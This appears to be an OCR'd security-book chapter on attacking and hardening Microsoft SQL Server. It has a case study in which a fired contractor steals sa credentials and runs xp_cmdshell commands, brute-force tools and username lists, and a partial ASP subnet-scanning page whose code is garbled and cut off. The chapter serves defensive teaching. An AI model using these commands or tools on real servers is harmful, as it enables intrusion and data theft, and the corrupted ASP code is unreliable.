CHAPTER 11

HACKING SQL SERVER

Hacking into web servers and replacing home pages with pictures of scantily clad females and clever, self-ingratiating quips is all fine and dandy, but what can we do about hackers intent on doing more than defacing a few pages? Sooner or later you'll be up against an opponent intent on taking your most valuable assets either for spite or profit. What could be more valuable than the information locked deep in the bowels of your database? Employee records, customer accounts, passwords, credit card information—it's all there for the taking.

For those companies utilizing Microsoft technologies, a popular data store is Microsoft's SQL Server relational database as well as the various MSDE (Microsoft Data Engine) variants that ship with more than 220 known software packages. MSDE has become ubiquitous, thanks to its price (free) and power. However, since users are not usually aware that MSDE has been installed, it is rare to find a well-secured MSDE instance.

Unfortunately, despite all of the concerns about scalability and reliability that most companies have when planning and implementing SQL Server, they often overlook a key ingredient in any stable SQL Server deployment—security. It's a common tragedy that many companies spend a great deal of time and effort protecting the castle gates and leave the royal vault wide open.

Also, as the SQL Slammer worm (http://www.cert.org/advisories/ CA-2003-04.html) taught us, other potential repercussions are possible when SQL Server security is neglected. When a six-month-old SQL Server vulnerability can nearly bring the Internet to its knees, two things become obvious: there are a lot of SQL Server installations out there and no one seems to be keeping them properly secured.

In this chapter, we're going to outline how attackers footprint, attack, and compromise SQL Server, followed by solutions for mitigating these threats. We'll begin with a case study outlining common attack methodologies, followed by a more in-depth discussion of SQL security concepts, SQL hacking tools and techniques, and countermeasures. From there, we will continue detailing the technologies, tools, and tips for making SQL Server secure.

CASE STUDY: PENETRATION OF A SQL SERVER

In this hypothetical but highly likely case study, we'll look at a scenario that we see over and over again in SQL Server installations and how vulnerabilities in a seemingly unrelated subsystem can cascade into a full-fledged breach. Take note that although the attacker in this case study is using some of the tools that will be mentioned in more detail later in this chapter, they are not a requirement for performing any of the simulated exploits. Max, the attacker, was salivating at the thought of exacting revenge upon Company X (a purely fictional company). After a six-month contract with the company, Max was suddenly clipped from the payroll like an overgrown toenail. It was time, he mused, that Company X was made aware of its grave mistake in judgment at letting go someone of his obvious talents.

Max was aware of many of the internal security policies at Company X, but because he was only a contract programmer and not an internal security engineer or a system administrator, he was not privy to most of the details about internal infrastructure, firewall configuration, or many of the other useful pieces of information that might help him seek retribution. Max figured his best bet was to sign up with a free ISP (to hide his actions) and do a complete port scan of Company X's border routers. First he hit Network Solutions and ARIN to determine where Company X's IP addresses were, and then he performed a sweep using fscan—his favorite scanner—and his freshly created free ISP account. (Footprinting and scanning are discussed in more detail in Chapter 3.) When complete, he had gleaned about four web servers, an SMTP/POP3 server, and something listening on port TCP port 1433. All of the servers were confirmed to be in the Company X domain.

Aha! As a developer, Max was well aware that TCP 1433 is the default port for a SQL server listening on the TCP/IP sockets network library. He fired up the osql.exe utility that came with his free copy of MSDE (which can be downloaded at http://premium.microsoft.com/msde/msde.asp using only a product ID from one of the qualifying products), and attempted a login using the password that was in place at the time of his employment.

```
C:\>>osql.exe -S 10.2.3.12 -U dev -P M34sdk35
Login failed for user 'dev'.
```

Darn! Administrators had planned ahead and changed passwords after his departure, per their security policies. Not to be denied, Max immediately thought things through. What he needed was a way to get his grubby hands on the sa account password. This account would give him administrative access to the SQL server, and a direct attack would not even be logged in a default SQL Server configuration. He searched the Internet and found a utility called sqlbf (http://packetstormsecurity.org/Crackers/ sqlbf.zip) that promised to discover the password if it was in a wordlist. Somewhat skeptical, Max installed and ran the utility, but knowing Company X's security policies, he figured the password would be very complex—not a likely candidate for a dictionary attack.

However, Max remembered that the sa account credentials for Company X's web-based applications were stored in the global.asa files in the web root. Of course, requests for global.asa from a browser are usually denied, but Max checked out his favorite "sploits" database and attempted the +.htr source disclosure vulnerability on a few IIS servers. (+.htr is covered in complete detail in Chapter 10.) Banzai! On the second server, a blank page was returned, and when he viewed the source of the page, he was greeted by the following:

```
"Provider=SQLOLEDB.1;Persist
Security Info=True;
        uid=sa;pwd=m2ryh2dal1ttleLamb;Initial Catalog=data;Data
Source=10.2.3.12;"
End Sub
</CRPT>
```

Max could hardly believe it. Sure enough, he fired osql back up and put in his freshly procured credential (User Name='sa', Password= 'm2ryh2dal1ttleLamb'). Success. He looked around in the SQL server only to find that he had accessed a repository for customer service requests (and he noted that he would come back to mangle it at a later time). However, using the master..xp_cmdshell extended stored procedure, he was able to inquire about this server's connectivity capabilities:

```
C:\>osql.exe -S 10.2.3.12 -U sa -P m2ryh2dal1ttleLamb -Q "xp_cmdshell
'route print'"
```

This yielded the routing table for the server he was on, and sure enough, the machine was multihomed with a NIC connecting back into the internal network. Sure, no packets from the Internet could directly access the internal network, but this SQL server was more than capable for connecting internally. Why not? Customer service personnel needed to access the customer requests so they needed access to this box. Things just kept getting better and better.

Now Max needed to confirm his security privileges in the operating system using the following:

```
C:\>osql.exe -S 10.2.3.12 -U sa -P m2ryh2dal1ttleLamb -Q "xp_cmdshell 'net
config workstation'"
Computer name                           \\SQL-DMZ
Full Computer name                      SQL-DMZ
User name                               Administrator

Workstation active on
        NetbiosSmb (000000000000)
        NetBT_Tcpip_{9F09B6FC-BBF2-4C04-8CA4-8AABFDB18DA1} (0080C77B8A3D)

Software version                        Windows 2000

Workstation domain                      WORKGROUP
Workstation Domain DNS Name             (null)
Logon domain                            SQL-DMZ

COM Open Timeout (sec)                  0
COM Send Count (byte)                   16
COM Send Timeout (msec)                 250
```

Max was aware by looking at the user name field that the SQL server was executing with the level of privilege as a local account named Administrator. It was quite possible that the account was simply a renamed low-privilege user, so Max confirmed that the account really was the local administrator:

```
C:\>osql.exe -S 10.2.3.12 -U sa -P m2ryh2dal1ttleLamb -Q "xp_cmdshell
'net localgroup administrators'"
```

```
Alias name     administrators
Comment        Administrators have complete and unrestricted access
               to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
The command completed successfully.
```

Max then knew that the administrator account was actually a member of the local administrators group and not a Trojan account to lure unsuspecting attackers.

At this point, we could follow Max through the internals of Company X, but there's really no point. With the level of privilege Max had obtained, there was virtually no limit to what he could accomplish on the inside. The damage had been done; now it's time to discuss what went wrong and how Company X may have prevented this disaster.

Case Study Countermeasures

Even though Company X had a security policy and appeared to have followed it, some glaring holes in the policy are worth discussing. In summary, the outstanding problems are as follows:

- ▼ Failure to block TCP port 1433 properly at the firewall
- ■ Over-privileged runtime account used for SQL Server
- ■ Failure to configure securely and apply service packs to IIS servers (would have prevented the +.htr exploit)
- ▲ Failure to protect internal network from malicious activity within the DMZ by mutlihoming a DMZ host so that host compromise allows internal access

Proper firewall configuration is vital. If you place a SQL server in the DMZ, make sure that only the machines in the DMZ that need connectivity to it are allowed such access. In this case study, allowing outside connectivity was a critical mistake. Sometimes, remote developers will demand access to the SQL server so that they can work from home, but this is not recommended. If remote access is a requirement, consider more secure options such as virtual private networks (VPNs) or IPSec.

Another tragic mistake is the use of the system administrator account (sa) in the application and stored in the global.asa file. This is actually a very common mistake that's attributed mostly to developer laziness. When using the sa account, developers never have to concern themselves with permissions or special rights. While this might be convenient during development, time should always be taken to create a low-privilege database user account and give it only the minimum rights needed to run the application.

In the case study, Max was able to obtain SQL Server credentials through IIS due to the administrator's lax Hotfix and/or service pack application policies. When it comes to a closed-source operating system such as Windows NT Family, you cannot fix

security-related bugs on your own. Despite past complaints about delays in releasing patches, lately Microsoft has done a good job of creating Hotfixes and service packs in a timely manner. All you need to do is apply them. Even though all this seems logical, time and time again administrators fail to keep up-to-date. This is a cardinal sin, and all security policies should include a timely and orderly testing and subsequent application of all security-related Hotfixes and service packs.

In the case of the +.htr bug, a service pack is not even required. Microsoft's IIS Security Checklists have long included instructions on how to disable script mappings for unused ISAPI DLLs that would have blocked +.htr had they been followed (see Chapter 10).

Finally, multihoming the SQL server so that it existed on two physical networks is a dangerous game and, in this case, resulted in the exposure of the internal network from a compromised host in the DMZ. While it is not necessary to multihome the machine to provide this connectivity, it is advised that you always consider the ramifications of allowing machines in the DMZ to initiate connections to the internal network. Later in the chapter, we will discuss an array of other measures that should be taken to ensure that your network doesn't fall prey to the kind of attack endured by Company X.

SQL SERVER SECURITY CONCEPTS

Before we delve into the innards of SQL Server security, let's discuss some of the basic concepts and address some of the areas that have improved over the years. It should be noted that SQL Server was originally developed with assistance from Sybase for IBM's OS/2. When Microsoft decided to develop its own version for NT, SQL Server 4.2 (also known as Sybase SQL Server) was born. Shortly thereafter, Microsoft bought the code base and developed SQL Server 6.0 without Sybase. Since that time, we have seen several revisions, improvements, and in many ways a transformation into quite a different product than was originally developed during the Sybase days. However, as we will see, Microsoft still has many pieces under the hood from the original security model, and many of those continue to hinder the product in many ways to this day.

Network Libraries

Network libraries (netlibs) are the mechanisms by which SQL clients and servers exchange packets of data. A SQL Server instance can support multiple netlibs listening at one time, and with SQL Server 2000, it can now support multiple instances of SQL Server at once—all listening on different netlibs. By default, TCP/IP and Named Pipes (as well as multiprotocol on SQL Server 7.0) are enabled and listening. This means that the typical SQL Server install can be easily spotted by a port scan of the default TCP port of 1433.

Netlibs supported by SQL Server include the following:

- AppleTalk
- Multiprotocol
- Netware IPX/SPX
- Banyan VINES

- Shared Memory (local server only)
- Virtual Interface Architecture SAN

Before SQL Server 2000, the only way for SQL Server to enable encryption between a client and server was to use the multiprotocol netlib. This netlib supported only a proprietary symmetric algorithm and required NT authentication before a connection could be made. However, SQL Server 2000 introduced the SuperSockets netlib, which allows SSL to be used over any netlib when a certificate matches the fully qualified DNS name of the SQL server in question. Also, be aware that the SQL Server service (MSSQLServer) cannot be running under the LocalSystem context to use the certificate.

Security Modes

SQL Server has two security modes:

- Windows Authentication mode
- SQL Server and Windows Authentication mode (mixed mode)

In Windows Authentication mode, Windows users are granted access to SQL Server directly (using their NT passwords) and thus there is no need to create a login in SQL server for that user. This can greatly aid in administration, because administrators have no need to create, update, or delete users constantly within SQL Server. This mode is Microsoft's officially recommended security mode and is now the default mode for SQL Server 2000.

To connect to a SQL server using Windows Authentication, use the following connection string if you are using the OLE Database (OLE DB) provider for SQL Server:

```
"Provider=SQLOLEDB;Data Source=my_server;Initial Catalog=my_datbase;
Integrated Security=SSPI "
```

In mixed mode, users can also be authenticated by a username/password pair. This is the only mode available to Windows 98/Me (Personal Edition) installs of SQL Server, since those platforms do not support NT-style authentication. It should be noted that although this is no longer the default security mode, it is still a common mode due to the simplicity of the security model.

To connect to a SQL server using native logins, use the following sample connection string if you are using the OLEDB provider for SQL Server:

```
"Provider=SQLOLEDB;Data Source=my_server;Database=my_datbase;
User Id=my_user;Password=my_password;"
```

Logins

A *login* in the SQL Server world is an account that gives you access to the server itself. All SQL Server logins are kept in the sysxlogins table in the master database. Even when using Windows authentication, either a SID for the user or group-granted access is stored.

For native SQL Server logins, a 16-byte globally unique identifier (GUID) is generated and placed in the SID column. Passwords for native SQL Server accounts are stored in this table in encrypted form. A login only gets you access to the server, so if you're interested in getting at the data, you'll need a user account.

Users

A *user* is a separate type of account that is linked to a particular login and used to denote access to a particular database. Users are stored in individual databases in the sysusers table. Only users are assigned access to database objects. No passwords are stored in the sysusers table, as users are not authenticated like logins. Users are simply mapped to a login, so the authentication has already occurred.

Roles

As a convenience to administrators and as a security feature, users and logins can be assigned to fixed or user-defined database *roles* to keep from having to manage access control individually and also to partition special privileges. Roles come in the following flavors:

- Fixed server roles (sysadmin, serveradmin, securityadmin, and so on)
- Fixed database roles (db_owner, db_accessadmin, db_securityadmin, and so on)
- User database roles
- Application roles (sp_setapprole)

Fixed server roles provide special privileges for server-wide activities such as backups, bulk data transfers, and security administration. Fixed database roles let trusted users perform powerful database functions such as creating tables, creating users, and assigning permissions. User database roles are provided for ease of administration by allowing users to be grouped, with permissions assigned to those groups. Application roles allow the SQL DBA to give users no privileges in the database at all, but instead users must use the database through an application that lets all users share an account for the duration of the application. This role is used mostly to keep users from directly accessing the SQL server outside of an application (via Excel, Access, or other means).

Logging

Unfortunately, authentication logging in SQL Server is weak. It is disabled by default and once enabled only logs the fact that a failed or successful login occurred for a particular account. No information is supplied about the source application, hostname, IP address, or netlib, or any other information that might be useful in determining from whence an

attack was being launched. See Figure 11-1 for an example of the logged data during a brute-force attack.

It should be noted that SQL Server 2000 includes a C2 logging feature. Unfortunately, C2 logging still does not provide network details of a potential attacker, but it does have the ability to log the details of all data changes within SQL Server. If you have some serious disk space and can hold this level of information (and it is a *lot* of information), C2 auditing can be enabled using the following commands in Query Analyzer or osql:

```
exec sp_configure 'C2 Audit Mode',1
go
reconfigure
go
```




Figure 11-1. SQL Server error log during brute-force attack

SQL Server 2000 Changes

With the release of SQL Server 2000, Microsoft has addressed many of the security issues that have plagued administrators in the past. On the flip side, not all of the new features are good for security, and each should be scrutinized closely before implementation. Table 11-1 shows some of the changes in the latest release that affect security in a significant way.

With the proper feedback, Microsoft may be able to fix the remaining issues. Feel free to write the company concerning any outstanding issues (sqlwish@microsoft.com). Our wish list includes beefing up native SQL login security (lockouts, password strength rules, and so on); inclusion of encryption functionality (new stored procedures, and so on) inside SQL Server; and possibly more robust stored procedure encryption functions to aid deployments. Add your own wishes, and just maybe they'll end up in the next release of SQL Server (code named "Yukon").

Changes	Comments
Multiple instances	New discovery mechanisms that support this allow for mischief, since changing TCP ports may have no effect.
Secure Sockets Layer for netlibs	A solid improvement. Implement it if you're at risk.
CryptoAPI now used for all internal encryption	The removal of proprietary encryption mechanisms is a good thing.
C2-style auditing	For the truly paranoid, this feature allows you to get granular logging, but a large hard drive is recommended as this will fill your drives quickly.
The sql_variant datatype	This datatype unfortunately makes it easier for attackers to SQL inject code into your applications by allowing attackers to bypass datatype matching in UNION statements.
Installation now defaults to Windows Authentication instead of mixed mode	This is a great improvement. Installations should be secure by default. It's too bad many developers immediately switch back to mixed mode after the installation is complete.
New Bulkadmin fixed server role	Now users can bulk load data without being system administrators. Thank goodness.

Table 11-1. SQL Server 2000 Security-Related Changes

HACKING SQL SERVER

Until SQL Slammer, Microsoft has mostly taken a black eye from the various IIS vulnerabilities (see Chapter 10), with SQL Server staying somewhat beneath the radar screen. This is not to say that SQL Server has not had its share of exploits—rather, it has not received quite the press or attention from the hacking community. Perhaps it is due to the relatively few automated SQL Server patching tools currently available. Or perhaps it is because some cursory knowledge of SQL is almost required to attack SQL successfully, raising the bar somewhat above the simple HTTP tricks that are so often the root of IIS exploits. Whatever the reason, tools are beginning to appear and attackers are beginning to realize that learning a little SQL can go a long way toward prying your way into corporate data stores. The time has come to take notice of SQL Server security and what we can do to protect our most valuable resources. This section should serve as your wake-up call!

SQL Server Information Gathering

Most experienced attackers will take the time to gather as much information about a potential target as possible before making any direct moves. Their purpose is to make sure that the actual penetration attempt is focused on the right technologies and doesn't alert intrusion detection systems by being overly sloppy. In addition to the obvious places, such as the target's public web site (which usually yields gems such as job openings for the various disciplines) or the various domain name registries, attackers can usually harvest a wealth of information about most targets in a matter of minutes from some of the following sources.

Newsgroup Searches

No matter how good a developer you might be or how many years you've been administering Microsoft servers, you'll invariably need help somewhere down the road. Chances are the first place you'll go to get some of that help (before you burn some Microsoft Support points) is the newsgroups. In asking others for help, you may inadvertently be divulging valuable details about the types of technologies used in-house, the skill levels of those involved, and possibly even security details such as ActiveX data object (ADO) connection strings and SQL Server security mode settings.

A common place to find such details is newsgroup repositories such as groups.google.com, where you can perform detailed searches on potential targets. A common tactic is to identify all messages posted by users with a specific domain name, and then focus on articles that appear to contain detailed technical information about database types, security settings, or specific application security issues.

Try this with your company:

1. Navigate to the groups.google.com web page.
2. Click Advanced Groups Search.

3. In the With All Of The Words prompt, type your domain name.
4. In the With The Exact Phrase prompt, type **sql server**.
5. Click Google Search.

If someone from your company has a newsgroup posting concerning SQL Server, it should surface. Take a look at the messages and see what kind of information is just floating out there for potential attackers. Other potentially dangerous information on Google includes connection strings (http://www.connectionstrings.com), hidden form fields, vulnerable sample web pages, and administration pages that the search engines were kind enough to catalog and index for potential attackers.

Let it not be said that we are dissuading anyone from using newsgroups, but rather that you take into account that whatever you post may exist forever and be seen by anyone at any time. Knowledge can be used for evil as well as good.

Port Scanning

Port scanning has become so common that most security administrators have neither the time nor inclination to investigate every port scan that comes across the firewall logs. Hopefully, if the firewall is properly configured, a port scan will yield little fruit. However, in many cases, security administrators will leave SQL Server ports open for developers or remote employees to access customer relationship databases. This tragic mistake can be a boon for aspiring SQL Server hackers, and you can bet your bottom dollar they'll be looking for it.

A SQL Server scan begins with a sweep of TCP port 1433 for all the IP addresses assigned to the victim. Port 1433 is the default listening port for a SQL server listening on the TCP/IP sockets netlib and is generally proof-positive of a SQL Server installation, since this netlib is installed by default on both SQL Server 7.0 and 2000. If you see sweeps of port 1433 on your border router or firewall logs, you can bet someone is attempting to locate SQL servers in your organization.

SQLPing

Another information gathering technique is the use of the SQLPing tool. Since SQL Server 2000 supports multiple instances, it is necessary for the server to communicate to the client the details of every instance of SQL Server that exists on that server. This tool uses the discovery mechanisms inherent in SQL Server 2000 to query the server for detailed information about the connectivity capabilities of the server and displays it to the user. It operates over UDP 1434, which is the instance mapper (called the SQL Resolution Service by Microsoft) for SQL Server. Queries can be sent as broadcast packets to specific subnets so that in many cases, where firewall security is lax, it is possible to query entire subnets with a single packet!

A sample SQLPing request that discovered two hosts looks like this:

```
C:\tools>sqlping 192.168.1.255
SQL-Pinging 192.168.1.255
Listening....
ServerName:SEAHAG
InstanceName:MSSQLSERVER
IsClustered:No
Version:8.00.194
tcp:2433
np:\\SEAHAG\pipe\sql\query

ServerName:BRUTUS2
InstanceName:MSSQLServer
IsClustered:No
Version:8.00.194
np:\\BRUTUS2\pipe\sql\query
tcp:1433
```

As you can see, a SQLPing response packet contains the following information:

- SQL server name
- Instance name (MSSQLServer is the default instance)
- Cluster status (Is this server part of a cluster?)
- Version (Only returns base version prior to SQLPing 1.3)
- Netlib support details (including TCP ports, pipe names, and so on)

In fact, you'll find that even if a cautious administrator has changed the default TCP port of a SQL server listening on TCP/IP sockets, an attacker using SQLPing can easily ask the server where the port was moved. The information gleaned from SQLPing can also identify particularly juicy targets, such as those that use clustering technology for high availability—and such systems are usually mission-critical. All this information leakage helps attackers and could spell disaster for your SQL Server installation if it falls into the wrong hands. The obvious defense against this tool is to block UDP 1434 inbound and outbound to your SQL servers.

SQL Server Hacking Tools and Techniques

Once SQL Server has been found on a network, here are some of the most common tools and techniques hackers use to bring it to its knees security-wise. We've broken up our discussion into two parts, the first covering basic SQL querying utilities and the second covering serious SQL hacking tools. Finally, we wind up with a section on sniffing SQL Server passwords off the network.




Figure 11-2. TCP/IP is enabled, the most common SQL connectivity option


Basic SQL Query Utilities

The following tools either ship with the official SQL client utility suite or are third-party versions of the same functionality. They are designed to perform straightforward queries and commands against SQL, but like most legitimate software, they can be used to great effect by wily hackers.

Query Analyzer Connecting to SQL doesn't get any easier than using Query Analyzer (isqlw.exe), the graphical SQL client that ships with SQL Server. Although we clearly prefer some of the more sophisticated command-line tools discussed later in this section, Query Analyzer is a good starting point for those with little familiarity with SQL who need point-and-click ease.

The most difficult thing about using Query Analyzer is remembering to configure it to use the appropriate netlib before attempting to connect to a server. This is done by starting the Client Network Utility, or cliconfg.exe (installed with the SQL Server client suite), and ensuring the appropriate netlib is available and enabled. Figure 11-2 shows the Client Network Utility verifying that TCP/IP is enabled, the most commonly used netlib for attacking SQL Server (since everyone runs TCP/IP nowadays). The SQL Client Network Utility verifies that the appropriate netlib is enabled prior to attempting to connect to a target SQL server with other SQL tools.

Once the proper netlib is enabled, fire up Query Analyzer and attempt to connect to the target server of choice (use File | Connect…if the initial connection dialog shown next doesn't pop up).



This illustration shows what we mean about graphical point-and-click simplicity. Just enter the target server IP address and start guessing username/password pairs.

After being connected as an appropriately privileged user, an attacker can use Query Analyzer to submit queries or commands to the target server using Transact-SQL statements, stored procedures, and/or script files. An example of running a simple query against a sample database called "pub" using Query Analyzer is shown in Figure 11-3.

The real fun with SQL starts with use of the extended stored procedures, or XPs, but we'll save that discussion for later in this chapter. For now, it's enough to know that




Figure 11-3. The Query Analyzer SQL client submits a simple query to a target server

Query Analyzer can be used to connect to SQL Server, guess passwords, and perform simple manipulations of server data and configuration parameters, all from an easy-to-use graphical interface.

NOTE A Query Analyzer alternative that also works with other data sources is GP Query Tool (http://gpoulose.home.att.net/). It is an excellent tool for quick browsing since it auto selects as you go through the tables and scripts what you are doing on the screen. It is also a small, free software package that doesn't require an install if you're without the SQL Server tools for some reason or need to access a non-SQL Server database.

osql Life would be too easy if everything was accomplished with graphical point-and-click tools, so we thought we'd mention that, yes, the official Microsoft SQL client utility suite comes with a command-line tool called osql.exe. In fact, we've already seen osql at work in the case study that opened this chapter. Osql.exe is, in fact, the only client tool available on MSDE installations.

osql allows you to send Transact-SQL statements, stored procedures, and script files to a target server via Open Database Connectivity (ODBC). Thus, for all intents and purposes, it acts much like a command-line version of Query Analyzer, so we won't discuss it in much detail here. Type `osql -?` at a command prompt for a syntax reference.

NOTE A similar command-line tool called isql ships with SQL server. It does not support some SQL Server 2000 features. osql is based on ODBC and *does* support all SQL Server 2000 features. Use osql to run scripts that isql cannot run.

sqldict Somewhere out there is a hacker who just doesn't feel comfortable without his graphical user interface (even though he tells all his friends he uses vi). For this character, we have sqldict by Arne Vidstrom. Nothing fancy here, except your standard brute-force SQL Server password-breaking utility. This is a good bet for auditing individual SQL Server passwords in your organization but not in batch since it supports attacking only one account at a time.

sqldict illustrates, in Figure 11-4, that most anyone can now attack exposed SQL servers without the slightest knowledge of netlibs, connection strings, or special client software. SQL hacking is now a point-and-click operation, and if even one server in your organization is exposed, a breach occurring in your organization is a matter of when and not if.

Advanced SQL Hacking Tools

You know how to use the SQL Server Query Analyzer and the command-line osql.exe that come with SQL Server. What tools and techniques might an attacker use to gain access to your servers? We can almost guarantee it's not going to be one of the aforementioned unless the attacker is a masochist or extremely new to the game. Experienced attackers soon find ways to automate their exploits to identify low-hanging fruit and get out of the orchard quickly.

Figure 11-4. sqldict attacks the sea account password

While not as prolific as the myriad of choices that exist for hacking NT/2000 or IIS, some tools are designed specifically for going after SQL Server. Most of these tools are small enough to make excellent additions to the attacker's toolkit when attacking hapless unpatched IIS servers. Since many IIS servers act as middleware between the client and the (hopefully) well-firewalled SQL server, a compromised IIS server is the perfect launching pad for an attack on the mother of all web conquests—data. Let's take a look at some of the tools of the trade in SQL Server hacking.

sqlbf This SQL Server password brute-forcing tool by xaphan uses wordlists, password lists, and IP address lists to help the efficient SQL hacker spend time on more interesting pursuits while your servers are brought to their knees. sqlbf also gives the hacker the option of using a Named Pipes connection for its attack, but it should be noted that this will initiate a Windows NT/2000 NetBIOS connection and will be subject to NT/2000 logging as well as standard SQL Server logging (if it is enabled). sqlbf can be used as follows:

```
C:\>sqlbf
Usage: sqlbf [ODBC NetLib] [IP List] [User list] [Password List]
ODBC NetLib : T - TCP/IP, P - Named Pipes (netBIOS)
IP list - text file containing list of IPs to audit
```

```
User list - text file containing list of Usernames
Password List - text file containing list of passwords
```

It should be noted that this tool is not only useful for breaking the sa account password, but it's also useful for ferreting out other accounts that might contain system administrator privileges and may be somewhat less protected. We keep a long user list that contains not only sa but also usernames such as test, admin, dev, sqlagent, and other common names that may have appeared during some phase of development and then were forgotten.

Some of the more popular account names for a SQL Server include the following:

- sql_user
- sqluser
- sql
- sql-user
- user
- sql_account

Use your imagination from this point on. Don't forget to try company name variations as well as application names if you're privy to that information.

sqlpoke For the aspiring SQL Server hacker who prefers the shotgun approach, there is sqlpoke, also by xaphan. This tool makes no attempt to break sa account passwords but instead looks for SQL servers where the password is blank. When a SQL server is found with a blank sa account password (a frighteningly common occurrence for a variety of reasons), it executes a predefined script of up to 32 commands. This allows a potential attacker to premeditate the intrusion to include possibly TFTP-ing a toolkit and executing a Trojan or whatever is desired in bulk fashion.

Note that sqlpoke also gives the user the ability to select a custom port. Also, the tool is limited to scanning a Class B IP-network range at the largest. This tool should strike fear into the hearts of those who continually use blank sa account passwords so that lazy developers need not be bothered with asking. We can imagine hundreds of compromised servers resulting from running the following example:

```
Sqlpoke 10.0.0.0 10.0.254.254 1433 (script to alert hacker and install Trojans)
```

Sleep tight!

Custom ASP pages Sometimes attackers would prefer not to scan directly from their personal machines, but instead make patsies out of previously compromised hosts to do their dirty work. One method for doing this is to design a custom ASP (Active Server Pages) page on a sufficiently compromised host or a free-hosting service to perform their hacking. The beauty of this approach is that the attacker can perform penetrations of other systems while making the ASP-hosting system look like the guilty party.

All an attacker needs to do to perpetrate this attack is build a custom ASP page that invokes Microsoft's ActiveX data objects. Using ADO, the attacker can specify the type of driver to use, username, password, and even the type of netlib required to reach the target. Unless the ISP is performing some level of egress filtering, the server on which the ASP page is running should initiate the desired connection and provide feedback to the attacker. Once a compromised host is found, the attacker is free to issue commands to the victim through the unwitting accomplice host.

To demonstrate, Figure 11-5 shows a sample ASP SQL Server scan, which uses the following source code to scan an internal network:

```
<% <Rresponse.buffer = true
Server.ScriptTimeOut = 3600 %>>
<html>
<head>
<title>SQL Server Audit Results</title>
</head>
<body>
<h1 align"center">SQL Server Security Analysis</h1>
<h2>Scanning.....</h2>
<h3>Attempting sa account penetration</h3>
<% for i  1 to 254 <R   nextIP = "192.168.1." & i %>>
<p>Connecting To Host <%nextP%>....<br>
<% <R   response.flush
   on error resume next
